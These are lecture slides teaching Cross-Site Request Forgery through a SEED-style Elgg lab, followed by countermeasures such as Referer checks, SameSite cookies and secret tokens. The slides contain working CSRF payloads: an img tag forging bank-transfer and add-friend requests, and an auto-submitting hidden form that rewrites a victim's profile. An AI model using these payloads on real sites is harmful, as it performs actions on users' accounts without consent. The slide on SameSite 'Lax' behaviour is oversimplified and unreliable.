Cross Site Request Forgery (CSRF) Vulnerability


Lecture-7

Department of CSE, IUT

Outline

- Cross-Site Requests and Its Problems
- Cross-Site Request Forgery Attack
- CSRF Attacks on HTTP GET
- CSRF Attacks on HTTP POST
- Countermeasures

Cross-Site Requests and Its Problems



- When a page from a website sends an HTTP request back to the website, it is called same-site request.
- If a request is sent to a different website, it is called cross-site request because the where the page comes from and where the request goes are different.

Eg : A webpage (not Facebook) can include a Facebook link, so when users click on the link, HTTP request is sent to Facebook.

Cross-Site Requests and Its Problems

- When a request is sent to example.com from a page coming from example.com, the browser attaches all the cookies belonging to example.com.
- Now, when a request is sent to example.com from another site (different from example.com), the browser will attach the cookies too.
- Because of above behaviour of the browsers, the server cannot distinguish between the same-site and cross-site requests
- It is possible for third-party websites to forge requests that are exactly the same as the same-site requests.
- This is called **Cross-Site Request Forgery (CSRF).**

Cross-Site Request Forgery Attack

Environment Setup:

- Target website
- Victim user who has an active session on the target website
- Malicious website controlled

Steps:

- The attacker crafts a webpage that can forge a cross-site request to be sent to the targeted website.
- The attacker needs to attract the victim user to visit the malicious website.
- The victim is logged into the targeted website.

Environment Setup

- Elgg: open-source web application for social networking
- Countermeasures for CSRF is disabled by us in the VM
- Target website: http://www.csrflabelgg.com
- Attacker's website: http://www.csrflabattacker.com
- These websites are hosted on localhost via Apache's Virtual Hosting

```
<VirtualHost *:80>
        ServerName www.CSRFLabAttacker.com
        DocumentRoot /var/www/CSRF/Attacker
</VirtualHost>

<VirtualHost *:80>
        ServerName www.CSRFLabElgg.com
        DocumentRoot /var/www/CSRF/elgg
</VirtualHost>
```

CSRF Attacks on HTTP Get Services

- HTTP GET requests: data (foo and bar) are attached in the URL.

```
GET /post_form.php?foo=hello&bar=world HTTP/1.1   ← Data are attached here!
Host: www.example.com
Cookie: SID=xsdfgergbghedvrbeadv
```

- HTTP POST requests: data (foo and bar) are placed inside the data field of the HTTP request.

```
POST /post_form.php HTTP/1.1
Host: www.example.com
Cookie: SID=xsdfgergbghedvrbeadv
Content-Length: 19
foo=hello&bar=world                ← Data are attached here!
```

CSRF Attack on GET Requests - Basic Idea

- Consider an online banking web application www.bank32.com which allows users to transfer money from their accounts to other people's accounts.
- An user is logged in into the web application and has a session cookie which uniquely identifies the authenticated user.
- HTTP request to transfer $500 from his/her account to account 3220: http://www.bank32.com/transfer.php?to=3220&amount=500
- In order to perform the attack, the attacker needs to send out the forged request from the victim's machine so that the browsers will attach the victim's session cookies with the requests.

CSRF Attack on GET Requests - Basic Idea

- The attacker can place the piece of code (to trigger request) in the form of Javascript code in the attacker's web page.
- HTML tags like img and iframe can trigger GET requests to the URL specified in src attribute. Response for this request will be an image/webpage.

```
<img src="http://www.bank32.com/transfer.php?to=3220&amount=500">

<iframe
   src="http://www.bank32.com/transfer.php?to=3220&amount=500">
</iframe>
```

Attack on Elgg's Add-Friend Service

Goal : Add yourself to the victim's friend list without his/her consent.

Investigation taken by the attacker Samy:

- Creates an Elgg account using Charlie as the name.
- In Charlie's account, he clicks add-friend button to add himself to Charlie's friend list. Using FireFox LiveHTTPHeaders extension to capture the add-friend HTTP request.

Captured HTTP Header

```
http://www.csrflabelgg.com/action/friends/add?friend=42      ①
          &__elgg_ts=1489201544&__elgg_token=7c1763...       ②

GET /action/friends/add?friend=42&__elgg_ts=1489201544
          &__elgg_token=7c1763deda696eee3122e68f315...
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/samy
Cookie: Elgg=nskthij9ilai0ijkbf2a0h00m1                      ③
Connection: keep-alive
```

Line ① : URL of Elgg's add-friend request. UserID of the user to be added to the friend list is used. Here, Samy's UserID (GUID) is 42.

Line ② : Elgg's countermeasure against CSRF attacks which are disabled.

Line ③ : Session cookie which is unique for each user. It is automatically sent by browsers.

Create the malicious web page

```
<html>
<body>
  <h1>This page forges an HTTP GET request.</h1>

  <img src="http://www.csrflabelgg.com/action/friends/add?friend=42"
       alt="image" width="1" height="1" />
</body>
</html>
```

1. The img tag will trigger an HTTP GET request. When browsers render a web page and sees an img tag, it sends an HTTP GET request to the URL specified in the src attribute.

2. The attacker use add-friend URL along with friend parameter. The size of the image is very small so that the victim is not suspicious.

3. The crafted web page is placed in the malicious website www.csrflabattacker.com (inside the `/var/www/CSRF/Attacker` folder).

Attract Victim to Visit Your Malicious Page

- Samy can send a private message to Alice with the link to the malicious web page.
- If Alice clicks the link, Samy's malicious web page will be loaded into Alice's browser and a forged add-friend request will be sent to the Elgg server.
- On success, Samy will be added to Alice's friend list.

CSRF Attacks on HTTP POST Services

Constructing a POST Request Using JavaScript

```
<form action="http://www.example.com/action_post.php" method="post">
Recipient Account: <input type="text" name="to" value="3220"><br>
Amount: <input type="text" name="amount" value="500"><br>
<input type="submit" value="Submit">
</form>
```

- POST requests can be generated using HTML forms. The above form has two text fields and a `Submit` button.
- When the user clicks on the `Submit` button, POST request will be sent out to the URL specified in the action field with *`to`* and *`amount`* fields included in the body.
- Attacker's job is to click on the button without the help from the user.

CSRF Attacks on HTTP POST Services

```
<script type="text/javascript">
function forge_post()
{

   var fields;
   fields += "<input type='hidden' name='to' value='3220'>";
   fields += "<input type='hidden' name='amount' value='500'>";

   var p = document.createElement("form");                    ①
   p.action = "http://www.example.com/action_post.php";
   p.innerHTML = fields;
   p.method = "post";
   document.body.appendChild(p);                              ②
   p.submit();                                                ③
}

window.onload = function() { forge_post();}                   ④
</script>
```

Line ①: Creates a form dynamically; request type is set to “POST”

Line ②: The fields in the form are “hidden”. Hence, after the form is constructed, it is added to the current web page.

Line ③: Submits the form automatically.

Line ④: The JavaScript function “forge_post()” will be invoked automatically once the page is loaded.

Attack on Elgg's Edit-Profile Service

Goal : Putting a statement "SAMY is MY HERO" in the victim's profile without the consent from the victim.

Investigation by the attacker Samy

- Samy captured an edit-profile request using LiveHTTPHeader extension.

Attack on Elgg's Edit-Profile Service

```
http://www.csrflabelgg.com/action/profile/edit    ①

POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,application/xml; ...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/samy/edit
Cookie: Elgg=mpaspvn1q67odl1ki9rkklema4           ②
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 493
__elgg_token=1cc8b5c...&__elgg_ts=1489203659      ③
&name=Samy
&description=SAMY is MY HERO                      ④
&accesslevel[description]=2                       ⑤
... (many lines omitted) ...
&guid=42                                          ⑥
```

Line ① : URL of the edit-profile service.

Line ②: Session cookie (unique for each user). It is automatically set by browsers.

Line ③: CSRF countermeasures, which are disabled

Attack on Elgg's Edit-Profile Service

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 493
__elgg_token=1cc8b5c...&__elgg_ts=1489203659     ③
&name=Samy
&description=SAMY is MY HERO                     ④
&accesslevel[description]=2                      ⑤
... (many lines omitted) ...
&guid=42                                         ⑥
```

Line ④: Description field with text "SAMY is MY HERO"

Line ⑤: Access level of each field : 2 means viewable by everyone

Line ⑥: User Id (GUID) of the victim. This can be obtained by visiting victim's profile page source, looking for the following:

```
Elgg.page_owner={"guid":39,"type":"user",...}
```

Craft the Malicious Web Page

```
<html><body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
  var fields;

  fields = "<input type='hidden' name='name' value='Alice'>";
  fields += "<input type='hidden' name='description'
                                  value='SAMY is MY HERO'>";
  fields += "<input type='hidden' name='accesslevel[description]'
                                  value='2'>";
  fields += "<input type='hidden' name='guid' value='39'>";

  var p = document.createElement("form");
  p.action = "http://www.csrflabelgg.com/action/profile/edit";
  p.innerHTML = fields;
  p.method = "post";
  document.body.appendChild(p);
  p.submit();
}

window.onload = function() { forge_post();}
</script>
</body>
</html>
```

- The JavaScript function creates a hidden form with the description entry as our text.
- When the victim visits this page, the form will be automatically submitted (POST request) from the victim's browser to the edit-profile service at "http://www.csrflabelgg.com/action/profile/edit" causing the message to be added to the victim's profile.

Fundamental Causes of CSRF

- The server cannot distinguish whether a request is cross-site or same-site
  - Same-site request: coming from the server's own page. Trusted.
  - Cross-site request: coming from other site's pages. Not Trusted.
  - We cannot treat these two types of requests the same.
- Does the browser know the difference?
  - Of course. The browser knows from which page a request is generated.
  - Can browser help?
- How to help server?
  - Referer header (browser's help)
  - Same-site cookie (browser's help)
  - Secret token (the server helps itself to defend against CSRF)

Countermeasures: Referer Header

- HTTP header field identifying the address of the web page from where the request is generated.
- A server can check whether the request is originated from its own pages or not.
- This field reveals part of browsing history causing privacy concern and hence, this field is mostly removed from the header.
- The server cannot use this unreliable source.

Countermeasures: Same-Site Cookies

- A special type of cookie in browsers like Chrome and Opera, which provide a special attribute to cookies called `SameSite`.
- This attribute is set by the servers and it tells the browsers whether a cookie should be attached to a cross-site request or not.
- Cookies with this attribute are always sent along with same-site requests, but whether they are sent along with cross-site depends on the value of this attribute.
- Values
  - Strict (Not sent along with cross-site requests)
  - Lax (Sent with cross-site requests)

Countermeasures: Secret Token

- The server embeds a random secret value inside each web page.
- When a request is initiated from this page, the secret value is included with the request.
- The server checks this value to see whether a request is cross-site or not.
- Pages from a different origin will not be able to access the secret value. This is guaranteed by browsers (the same origin policy)
- The secret is randomly generated and is different for different users. So, there is no way for attackers to guess or find out this secret.

Elgg's Countermeasure

- Uses secret-token approach : _elgg_tc and _elgg_token.
- The values are stored inside two JavaScript variables and also in all the forms where user action is required.

```
<input type = "hidden" name = "__elgg_ts" value = "..." />
<input type = "hidden" name = "__elgg_token" value = "..." />
```

- The two hidden parameters are added to the form so that when the form is submitted via an HTTP request, these two values are included in the request.
- These two hidden values are generated by the server and added as a hidden field in each page.

Elgg's Countermeasure

```
elgg.security.token.__elgg_ts;
elgg.security.token.__elgg_token;
```

JavaScript variables to access using JavaScript code.

Elgg's security token is a MD5 digest of four pieces of information :

- Site secret value
- Timestamp
- User session ID
- Randomly generated session string

Summary

- Cross-site requests v.s. same-site requests.
- Why cross-site requests should be treated differently.
- How to conduct CSRF attack
- The fundamental cause of the CSRF vulnerability
- How to defend against CSRF attack

References

1. Seed Lab: https://seedsecuritylabs.org/Labs_20.04/Web/Web_XSS_Elgg/